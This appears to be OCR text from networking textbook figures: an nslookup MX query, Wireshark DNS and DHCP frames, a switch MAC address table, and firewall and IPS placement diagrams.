
```
> set type=mx
> cisco.com
Server:  [8.8.8.8]
Address:  8.8.8.8

Non-authoritative answer:
cisco.com       MX preference = 20, mail exchanger = rcdn-mx-01.cisco.com
cisco.com       MX preference = 10, mail exchanger = alln-mx-01.cisco.com
cisco.com       MX preference = 30, mail exchanger = aer-mx-01.cisco.com
>
```



dns.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
Source
Destination
1 0.000000 192.168.170.8 192.168.170.20
2 0.000552 192.168.170.20 192.168.170.8
3 4.005222
4 4.837355
5 12.817185
6 12.956209
7 20.824827 192.168.170.8 192.168.170.20
8 20.825333 192.168.170.20 192.168.170.8
9 92.189905 192.168.170.8 192.168.170.20
Type "dns" and hit Enter


dns.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Length Info
9 92.189905 192.168.170.8 192.168.170.20 DNS 74 S...
Frame 9: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: AsustekI_b1:0c:ad (00:e0:18:b1:0c:ad), Dst: QuantaCo_32:41:8c
Internet Protocol Version 4, Src: 192.168.170.8, Dst: 192.168.170.20
User Datagram Protocol, Src Port: 32795 (32795), Dst Port: domain (53)
Domain Name System (query)



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Length Info
9 92.189905 192.168.170.8 192.168.170.20 DNS 74 S...
Frame 9: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: AsustekI_b1:0c:ad (00:e0:18:b1:0c:ad), Dst: QuantaCo_32:41:8c
Internet Protocol Version 4, Src: 192.168.170.8, Dst: 192.168.170.20
User Datagram Protocol, Src Port: 32795 (32795), Dst Port: domain (53)
Domain Name System (query)
Transaction ID: 0x75c0
Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
www.netbsd.org: type A, class IN
[Response In: 10]
DNS Query


dns.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Length Info
10 92.238816 192.168.170.20 192.168.170.8 DNS 90 S...
Frame 10: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)
Ethernet II, Src: QuantaCo_32:41:8c (00:c0:9f:32:41:8c), Dst: AsustekI_b1:0c:ad
Internet Protocol Version 4, Src: 192.168.170.20, Dst: 192.168.170.8
User Datagram Protocol, Src Port: domain (53), Dst Port: 32795 (32795)
Domain Name System (response)
Transaction ID: 0x75c0
Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Queries
Answers
[Request In: 9]
[Time: 0.048911000 seconds]
DNS Response







Source MAC	Destination MAC	Source Port	Destination Port
AA:AA:AA:AA:AA:AA	FF:FF:FF:FF:FF:FF	68	67




Source MAC	Destination MAC	Source Port	Destination Port
BB:BB:BB:BB:BB:BB	AA:AA:AA:AA:AA:AA	67	68




Source MAC	Destination MAC	Source Port	Destination Port
AA:AA:AA:AA:AA:AA	FF:FF:FF:FF:FF:FF	68	67





Source MAC	Destination MAC	Source Port	Destination Port
BB:BB:BB:BB:BB:BB	AA:AA:AA:AA:AA:AA	67	68





```
Switch#show mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----

   1    0009.7cee.39ba    DYNAMIC     Fa0/3
   1    000c.cf74.9edb    DYNAMIC     Fa0/2
   1    0010.11d6.cd9d    DYNAMIC     Fa0/1
   1    0060.47ae.8a32    DYNAMIC     Fa0/4
Switch#
```








AP
AP
WLC
AP
AP



Internet
Malicious traffic is blocked by the firewall
Firewall
Router
Internal Network



Internet
IPS placed in-line to network traffic
Firewall
IPS
Router
Internal Network

